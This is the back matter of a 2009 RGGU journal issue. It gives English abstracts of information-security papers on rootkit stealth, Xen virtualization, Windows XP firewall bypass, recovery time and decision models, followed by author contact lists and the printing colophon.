At this moment rootkits are one of the most dangerous types of malicious code. They aim to provide attacker's invisibility in the system, therefore, they are strongly covert, and the problem of their detection has no effective solution yet. According Kaspersky laboratory recent research the increase of rootkits popularity is observed. This fact is related with public distribution of rootkits source code in the Internet that let any virus author to create his own modifications. Invisibility for users and detection failure are advertised by illegal virus authors as well as by developers of "legal" spyware. This paper is focused on justification of rootkits invisibility for OS Linux audit mechanism. First of all, the rootkits invisibility in system itself is considered. Then, methods for invisible rootkits remote control are examined.

Keywords: information security, OS Linux, malicious code, rootkit.

Y.K. Sergeev

VIRTUALIZATION TECHNOLOGY USAGE FOR INFORMATION SECURITY

The paper analyzes information security problems in virtual systems. Operational system, working on virtual machine, does not access the hardware straight, it is done by virtualization software. These changes result can be the transformation of methods and approaches to information security while data processing, transfer and storage on virtual computer systems. The author consider secure computer system architecture based on hypervisor Xen. Moreover the way to use the virtualization technology for implementation of special information security products is proposed.

Keywords: information security, virtual machine, Xen, Biba policy, information security products, rootkit, malicious software.

M.V. Levykin

WINDOWS XP STANDARD FIREWALL BYPASS

The challenge of "invisible" agents' creation is the key information security problem. Covert data transfer is the one of its subtasks. Thus under covert data transfer the creation of steganografic schemes in net-

work protocols (covert channels) is understood. This paper purpose is to review the possibility of legal communication channel establishment in Windows system that will let to interact in the network “invisibly” for standard packet filters. The possibility of this channel creation is settled down.

Keywords: firewall, network architecture, noninterference condition, OS Windows, driver.

E.I. Poznyakova

INFORMATION SYSTEMS RECOVERY TIME OBJECTIVE (RTO) ASSESSMENT

This paper deals with business continuity and analyzes its relation with information security. As a result of economic security factors survey the method of recovery time objective measurement is provided. It is one of the key indicators for determination of optimal and profitable security products.

Keywords: business continuity, recovery time objective, business sustainability, downtime cost.

S.V. Kudinov

DECISION MAKING MODELS ANALYSIS FOR INFORMATION SECURITY PROJECTS

The article concerns the research of weighted factor scoring models which are widely used in practice and in capacity of formal tools for information security management decision making. The methods of investigated models stability analysis are developed for their subjectivity and volatility factor observation in terms of information security projects. The example of proposed methods usage on the base of concrete WSFM model is provided.

Keywords: information security, decision-making model, stability analysis, weighted factor scoring model (WFSM), expert analysis.

M.A. Mikheyenkova, T.L. Feofanova

THE TRAINING JSM-SYSTEM FOR SOCIOLOGICAL DATA ANALYSIS

The training system for the JSM-method of automatic generation of hypotheses in sociological data analysis is described in the paper. The method – the variant of formalized qualitative analysis of empirical data – realizes the synthesis of cognitive procedures: induction, analogy and abduction. The possibility of such methods use for sociological data analysis is justified, the architecture of system is described, so as data preparing and step-by-step realization of JSM-reasoning procedures. The system is supposed to be convenient training instrument for JSM-method studying by students-sociologists.

Keywords: intelligent system, problem solver, formalized qualitative analysis, automatic generation of hypotheses, training interface, step-by-step realization.

Сведения об авторах

Баранович Андрей Евгеньевич – доктор технических наук, профессор кафедры компьютерной безопасности Института информационных наук и технологий безопасности при Российском государственном гуманитарном университете (ИИНиТБ РГГУ), barae@rambler.ru, +7(495)3887685.

Грушо Александр Александрович – доктор физико-математических наук, профессор, зав. кафедрой компьютерной безопасности ИИНиТБ РГГУ, grusho@yandex.ru, +7(495)3887685.

Грушо Николай Александрович – аспирант кафедры компьютерной безопасности ИИНиТБ РГГУ, info@itake.ru, +7(901)5173317.

Кудинов Станислав Владимирович – аспирант кафедры компьютерной безопасности ИИНиТБ РГГУ, koudinov@mail.ru, +7(495)4200191.

Ларин Дмитрий Александрович – кандидат технических наук, доцент ИКСИ, greattzar@yandex.ru, +7(495)7569307.

Левыкин Михаил Владимирович – аспирант кафедры компьютерной безопасности ИИНиТБ РГГУ, de_shiko@yahoo.com, +7(910)4208321.

Музыченко Ярослав Александрович – аспирант кафедры компьютерной безопасности ИИНиТБ РГГУ, ymuz@mail.ru, +7(905)7469435.

Познякова Екатерина Игоревна – аспирантка кафедры компьютерной безопасности ИИНиТБ РГГУ, e.poznyakova@gmail.com, +7(903)1373586.

Приезжая Алина Николаевна – аспирантка кафедры компьютерной безопасности ИИНиТБ РГГУ, alina_pr@list.ru, +7(910)5478605.

Сергеев Юрий Константинович – аспирант кафедры компьютерной безопасности ИИНиТБ РГГУ, ysergeev@gmail.com, +7(916)1104301.

Тимонина Елена Евгеньевна – доктор технических наук, доцент, профессор кафедры фундаментальной и прикладной математики ИИНиТБ РГГУ, eltimon@yandex.ru, +7(495)3887685.

Михеенкова Мария Анатольевна – канд. техн. наук, УНЦ «Проблемы и методы интеллектуального анализа данных» Отделения интеллектуальных систем в гуманитарной сфере, доцент, ma_mikh@bk.ru, 8–909–914–92–09.

Феофанова Татьяна Львовна – компания «ABBYY Software House», лингвист, feofanova.tatiana@gmail.com, 8–916–501–13–26.

Information about the authors

Baranovich Andrew E. – doctor of engineering science, professor of computer security department of Institute for Information Sciences and Security Technologies of Russian State University for the Humanities (IISaST of RSUH), barae@rambler.ru, +7(495)3887685.

Feofanova Tatiana L. – linguist, ABBYY Software House, feofanova.tatiana@gmail.com, +79165011326.

Grusho Alexander A. – doctor of physic-mathematical science, professor, head of computer security department of IISaST of RSUH, grusho@yandex.ru, +7(495)3887685.

Grusho Nikolay A. – postgraduate student of computer security department of IISaST of RSUH, info@itake.ru, +7(901)5173317.

Kudinov Stanislav V. – postgraduate student of computer security department of IISaST of RSUH, koudinov@mail.ru, +7(495)4200191.

Larin Dmitry A. – candidate of engineering science, associate professor of IKSI, greattzar@yandex.ru, +7(495)7569307.

Levykin Michael V. – postgraduate student of computer security department of IISaST of RSUH, de_shiko@yahoo.com, +7(910)4208321.

Mikheyenkova Maria A. – candidate of engineering science, associate professor, Educational Research Center "Problems and methods of intelligent data analysis", Department of intelligent systems for the humanities, ma_mikh@bk.ru, +79099149209.

Muzychenko Yaroslav A. – postgraduate student of computer security department of IISaST of RSUH, ymuz@mail.ru, +7(905)7469435.

Poznyakova Ekaterina I. – postgraduate student of computer security department of IISaST of RSUH, e.poznyakova@gmail.com, +7(903)1373586.

Priezzhaya Alina N. – postgraduate of computer security department of IISaST of RSUH, alina_pr@list.ru, +7(910)5478605.

Sergeev Yuri K. – postgraduate student of computer security department of IISaST of RSUH, ysergeev@gmail.com, +7(916)1104301.

Timonina Helen E. – doctor of engineering science, professor of fundamental and applied mathematics department of IISaST of RSUH, eltimon@yandex.ru, +7(495)3887685.

Корректор *О.Н. Картамышева*

Компьютерная верстка *Н.В. Москвина*

Подписано в печать 08.05.2009.
Формат 60×90 1/16.
Усл. печ. л. 11,0. Уч.-изд. л. 11,4.
Тираж 1050 экз. Заказ № 73

Издательский центр
Российского государственного
гуманитарного университета
125993, Москва, Миусская пл., 6
www.rggu.ru
www.knigirggu.ru

Научный журнал «Вестник РГГУ»
по различным аспектам гуманитарного знания
выходит 24 раза в год.

Подписка принимается всеми отделениями связи
без ограничений с любого месяца.
Наш индекс в Каталоге «Роспечать» – 36626.

Номера «Вестника РГГУ» можно заказать
наложенным платежом по почте (rafal@rggu.ru)

Справки по телефону 8-495-250-65-72,
секретариат «Вестника РГГУ»